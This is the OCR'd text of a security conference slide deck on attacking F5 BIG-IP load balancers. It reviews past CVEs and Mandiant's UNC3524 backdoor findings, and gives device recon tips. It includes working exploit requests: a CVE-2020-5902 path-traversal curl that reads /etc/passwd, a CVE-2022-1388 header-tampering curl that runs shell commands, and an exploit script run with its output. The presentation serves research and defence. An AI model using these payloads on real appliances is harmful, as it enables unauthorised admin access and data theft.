I AM BECOME LOADBALANCER OWNER OF YOUR NETWORK

Nate Warfield

Director of Threat Research & Intelligence

Eclypsium

PRESENTATION AGENDA

- Background & Motivation
- History of F5 exploitation
- UNC3524
- By design != good design
- Attack, implant, hide
- Pivoting & low-level persistence
- DEMO!

BACKGROUND

- CTI League founder
  - Network hacker
  - Security researcher
  - F5 Networks – 10yrs
  - Microsoft (MS17-010,you’re welcome)
  - Not a red teamer
  - @n0x08

MOTIVATION

Load Balancer vulns started CTI League

F5 DFIR for Microsoft & CTIL


First red-centric conference presentation

Mandiant report inspired me


Nobody seems to understand this space

A BRIEF HISTORY OF F5 EXPLOITATION


- CVE-2012-1493 – ROOT SSH KEY EXPOSED
- CVE-2020-5902 – ..;/ PATH TRAVERSAL → ADMIN SHELL
- CVE-2022-1388 – HEADER TAMPERING → ADMIN SHELL
- ALL ATTACKING MANAGEMENT INTERFACE
- COMMONLY EXPOSED TO THE INTERNET
- EXPLOITS FIT IN A TWEET



```
nate@ubuntuserver:~$ python3 CVE-2022-1388.py -t 192.168.0.59:8443 -c "tmsh show sys hardware"
Sys::Hardware
Chassis Information
  Maximum MAC Count  1
  Registration Key   -

Hardware Version Information
  Name         cpus
  Type         base-board
  Model        Common KVM processor
  Parameters   --             --
               cache size     512 KB
               cores          4  (physical:4)
               cpu MHz        3593.248
               cpu sockets    1
               cpu stepping   1


Platform
  Name  BIG-IP Virtual Edition
  BIOS Revision
  Base MAC       6a:6a:52:78:5e:9c
  Hypervisor     Standard PC (i440FX + PIIX, 1996)
  Cloud

System Information
  Type                          Z100
  Chassis Serial                c44217ff-dbaa-2f48-f292a403f774
  Level 200/400 Part
  Switchboard Serial
  Switchboard Part Revision
  Host Board Serial
  Host Board Part Revision
nate@ubuntuserver:~$ 
```




```
curl -sk
'https://10.13.37.159/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd'
```





```
curl -k https://admin@10.13.37.159/mgmt/tm/util/bash \
-H 'Content-Type: application/json' \
-H 'Referrer: 127.0.0.1' \
-H 'Host: localhost' \
-H 'Connection: close, X-F5-Auth-Token' -H 'X-F5-Auth-Token: -' \
--data '{"command": "run" , "utilCmdArgs": " -c id" }'
```

UNC3524: EYE SPY ON YOUR EMAIL (MANDIANT)



Mandiant as QUIETEXIT, which is based on the open-source Dropbear SSH client-server software. For their long-haul remote access, UNC3524 opted to deploy QUIETEXIT on opaque network appliances within the victim environment; think backdoors on SAN arrays, load balancers, and wireless access point controllers. These kinds of devices don't support antivirus or endpoint detection and response tools (EDRs), subsequently leaving the underlying operating systems to vendors to manage. These appliances are often running older versions of BSD or CentOS and would require considerable planning to compile functional malware for them. By targeting trusted systems within victim environments that do not support any type of security

- "SANs, load balancers running BSD or CentOS"
- F5 management plane is CentOS
  - Citrix runs BSD ¯_(ツ)_/¯


infrastructure initiates the SSH connection and sends a password. Once the backdoor establishes a connection, the threat actor can use any of the options available to an SSH client, including proxying traffic via SOCKS. QUIETEXIT has no persistence mechanism; however, we have observed UNC3524 install a run command (rc) as well as hijack legitimate application-specific startup scripts to enable the backdoor to execute on system startup.


On startup, QUIETEXIT attempts to change its name to cron, but the malware author did not implement this correctly, so it fails. During our incident response investigations, we recovered QUIETEXIT samples that were renamed to blend in with other legitimate files on the file system. In one case with an infected node of a NAS array, UNC3524 named the binary to blend in with a suite of scripts used to mount various filesystems to the NAS.

- Corporate espionage threat actor
- Likely Russian; techniques overlap APT28 & APT29


UNC3524 targets opaque network appliances because they are often the most unsecure and unmonitored systems in a victim environment. Organizations should take steps to inventory their devices that are on the network and do not support monitoring tools. Each device likely has vendor-specific hardening actions to take to ensure that the proper logging is enabled, and logs are forwarded to a central repository. Organizations can also take steps to use network access controls to limit or completely restrict egress traffic from these devices.

MUCH LEET. VERY HACK. HOLD MY BEER.

No persistence

Their malware wouldn’t survive an upgrade

Unreliable

They deployed a web shell purely to restart their implants

Weird tooling flex

Why not use something more robust

Strangely inept for an APT

There are far better ways to accomplish the same result


RECON

- See also:

READING VENDOR DOCUMENTATION TO EXPLOIT POOR DESIGN CHOICES


TL;DR - LOAD BALANCERS

- Networking hardware $$$$$
- Deployed in failover pairs (think HSRP)
- L4-7 LB, WAF, VPN, DNS load balancing
- SSL/TLS offloading
- Generally unfettered network access
- Mission critical == frequently outdated code
- Proprietary; EDR & other tools don't run here



DEPLOYMENT METHODOLOGY & TRAFFIC FLOW

- All devices have OOB management (SSH & TLS)
- Minimum 3 IPs per VLAN (A/B + floating)
- Pools of servers in resource VLANs
- Virtual servers on traffic-serving VLANs
- Profiles control vs traffic handling
  - (TCP/HTTP/TLS, etc.)
- TCL/TK language for traffic shaping



Hostname bigip2.jomsvikin.gs
IP Address 10.13.37.160
Date Jun 22, 2022
Time 8:49 AM (PDT)
User admin
Role Administrator
Partition: Common


ONLINE (ACTIVE)
Changes Pending

Network » Self IPs

☑	Name	Application	IP Address	Netmask	VLAN / Tunnel	Traffic Group	Partition / Path
□	10.1.1.2		10.1.1.2	255.255.255.0	internal	traffic-group-local-only	Common
□	10.1.1.3		10.1.1.3	255.255.255.0	internal	traffic-group-1	Common
□	10.2.1.2		10.2.1.2	255.255.255.0	external	traffic-group-local-only	Common
□	10.2.1.3		10.2.1.3	255.255.255.0	external	traffic-group-1	Common

NETWORKING & DEVICE DISCOVERY

- F5 devices can use cookies for persistence; these cookies disclose backend server IP addresses & service ports
  - https://sra.io/blog/finding-and-decoding-big-ip-and-netscaler-cookies-with-burp-suite/
- SSL/TLS offloading allows servers to run only HTTP
  - Certs & keys are stored in clear text on the device
- 'tmsh list auth' – auth config (LDAP/AD, RADIUS, TACACS)
  - 'auth source { }' means local authentication
  - 'tmsh show auth' – display users, failed logins, lockout status
- 'tmsh list/show cm device' = peer device(s) IP information
- https://github.com/n0x08/ShodanTools

